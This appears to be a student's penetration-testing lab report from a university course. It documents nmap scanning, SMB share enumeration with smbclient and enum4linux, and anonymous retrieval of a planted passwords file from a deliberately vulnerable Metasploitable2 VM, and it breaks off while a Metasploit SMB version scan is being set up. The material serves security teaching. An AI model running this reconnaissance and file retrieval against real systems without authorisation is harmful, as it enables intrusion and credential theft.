



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)


Escalating Privileges

NAME: DHEVATHA S P
REG NO.: 22BCE0826

NAME OF FACULTY: DR. Satish C.J
COURSE TITLE : Penetration Testing and Vulnerability
Analysis Lab
COURSE CODE: BCSE319P
LAB SLOT: L55+L56
SEMESTER: Winter Semester 2024-25
CLASS NO.: VL2024250505928

Dhevatha S P
22BCE0826

1. Create shared directory




A screenshot of a Metasploit terminal window titled "Metasploit2 [Running] - Oracle VM VirtualBox". The terminal shows the following commands and output:

```
msfadmin@metasploitable:/tmp$ mkdir shared
msfadmin@metasploitable:/tmp$ ls
4554.jsvc_up shared
msfadmin@metasploitable:/tmp$
```

The terminal window has a dark background with a Windows taskbar at the bottom showing various application icons and the system clock.

2. Create a file inside shared directory



A screenshot of a GNU nano 2.0.7 text editor window titled "Metasploit2 [Running] - Oracle VM VirtualBox". The window shows a file named "passwords.txt" with the following content:

```
msfadmin
1234
hiHacker
thisismypassword
fooledyou
```

The editor window has a dark background with a Windows taskbar at the bottom. The nano editor's status bar at the bottom shows various keyboard shortcuts for navigation and editing.

3. IP addresses of the Metasploitable2 and Kali Linux

```
msfadmin@metasploitable:/tmp/shared$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f7:56:85
          inet addr:192.168.224.1  Bcast:192.168.224.255  Mask:255.255.255.0
          inet6 addr: 2a01:4900:b308:b754:a00:27ff:fef7:5685/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fef7:5685/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:217 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16793 (16.3 KB)  TX bytes:11482 (11.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:136 errors:0 dropped:0 overruns:0 frame:0
          TX packets:136 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40201 (39.2 KB)  TX bytes:40201 (39.2 KB)

msfadmin@metasploitable:/tmp/shared$ _
```

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] [1] [2] [3] [4] [5]
pinkhacker@kali:~$ ifconfig
eth0: flags=4096<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.224.100 netmask 255.255.255.0 broadcast 192.168.224.255
      inet6 fe80::a00:27ff:feeb:2f9c prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:eb:2f:9c txqueuelen 1000 (Ethernet)
      RX packets 88 bytes 9478 (9.2 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 139 bytes 12789 (12.4 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 37 bytes 3580 (3.4 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 37 bytes 3580 (3.4 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pinkhacker@kali:~$
```

4. Performing NMAP scan on Metasploitable2 from Kali Linux

```

pinkhacker@kali: ~$ nmap -sT 192.168.224.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 20:03 IST
Nmap scan report for 192.168.224.1
Host is up (0.007s latency).
Not shown: 777 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.7p1 Debian #ubuntu1 (protocol 2.0)
23/tcp    open  telnet       linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  dns          ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.9 ((Ubuntu)) OAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exochochord  netkit-rsh rshcd
513/tcp   open  login
514/tcp   open  rcp          rcp
1099/tcp  open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2.4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          X11 (access denied)
6447/tcp  open  irc          UnrealIRCd
8000/tcp  open  http         Apache Jserv (Protocol v1.1)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 2.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSes: Unix, Linux; CPE: cpe:/o:linuxlinux_x
minel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 27.56 seconds

```

5. Collecting the list of shared directories

```

pinkhacker@kali: ~$ smbclient -L 192.168.224.1
Password for [WORKGROUP\pinkhacker]:
Anonymous login successful

Sharename      Type           Comment
-----
print$         Disk           Printer Drivers
tmp            Disk           oh noes!
opt            Disk
IPC$           IPC            IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC            IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server         Comment
-----
Workgroup      Master
WORKGROUP

```

6. Enumerating the Metasploitable2 from Kali Linux using the cmd (enum -a <ip addr>)

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] pinkhacker@kali) ~
$ enum4linux -a 192.168.224.1
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb  8 20:08:22 2025

===== ( Target Information ) =====
Target ..... 192.168.224.1
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.224.1 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Wbstatat Information for 192.168.224.1 ) =====

Looking up status of 192.168.224.1
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

```

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] pinkhacker@kali) ~
===== ( Session Check on 192.168.224.1 ) =====

[+] Server 192.168.224.1 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.224.1 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.224.1 ) =====

[!] Can't get OS info with smbclient

[+] Got OS info for 192.168.224.1 from srvinfo:
METASPLOITABLE Wk Sv PrO Unix NT SMT metasploitable server (Samba 3.0.20-Debian)
platform_id      : 500
os version       : 4.9
server type       : 0x9a03

===== ( Users on 192.168.224.1 ) =====

Index: 0x1 RID: 0x1f2 acb: 0x00000011 Account: games Name: games Desc: (null)

```

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user.l1l1 Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xbba acb: 0x00000010 Account: mofadmin Name: mofadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: irc Desc: (null)

```

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: irc Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]

```



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

File Actions Edit View Help
user:[mysql] rid:[0x4c2]
user:[gnate] rid:[0x43a]
user:[libuild] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0x4bc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fe]

===== ( Share Enumeration on 192.168.224.1 ) =====

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC        IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC        IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
```

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

File Actions Edit View Help
Workgroup      Master
-----
WORKGROUP

[+] Attempting to map shares on 192.168.224.1

//192.168.224.1/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.224.1/tmp Mapping: OK Listing: OK Writing: N/A
//192.168.224.1/opt Mapping: DENIED Listing: N/A Writing: N/A

[B] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.224.1/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.224.1/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A

===== ( Password Policy Information for 192.168.224.1 ) =====

[+] Attaching to 192.168.224.1 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

[+] METASPLOITABLE
[+] Built-in
```

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] Password Info for Domain: METASPLOITABLE
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 10 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] Groups on 192.168.224.1
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:

[+] Users on 192.168.224.1 via RID cycling (RIDs: 500-550,1000-1050)
[+] Found new SID:
S-1-5-21-1042354039-2475377354-766472396
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
```



```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon_username '', password ''
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sysc (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)

```

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\odrom (Domain Group)

===== ( Getting printer info for 192.168.224.1 ) =====


No printers returned.

enumlinux complete on Sat Feb  8 20:08:57 2025

pinkhacker@kali: ~$

```

7. Accessing the shared file in Metasploitable2 (in /tmp/shared) from Kali Linux



```


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[pinkhacker@kali] ~
$ smbclient //192.168.224.1/tmp
Password for [WORKGROUP\pinkhacker]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Sat Feb  8 20:06:16 2025
..               DR         0 Mon May 21 01:06:12 2012
password.txt     R          51 Sat Feb  8 20:03:26 2025
passwords.txt    R          50 Sat Feb  8 20:06:12 2025
4597.java_up     R          0 Sat Feb  8 19:54:27 2025
.ICE-unix       DH          0 Sat Feb  8 19:54:44 2025
.X11-unix       DH          0 Sat Feb  8 19:54:18 2025
.X0-lock        HR         11 Sat Feb  8 19:54:18 2025
shared          DR          0 Sat Feb  8 20:03:03 2025

7282168 blocks of size 1024. 5419612 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 50 as passwords.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \>

```

8. Accessing the downloaded file in Kali Linux



```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[pinkhacker@kali] ~
$ ls
Desktop  Downloads  Pictures  Templates  decrypted.txt  hydratarget.txt  pass.lst  password.txt  pwd.txt
Documents Music      Public    Videos     hydrapass.txt  hydradriver.txt  password.lst  passwords.txt  pwd.txt.save

```

```

kali@kali:~$ sudo -i
# Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] 1 2 3 4 [Address Bar]
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb_version
1
Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/smb/smb_version normal No SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

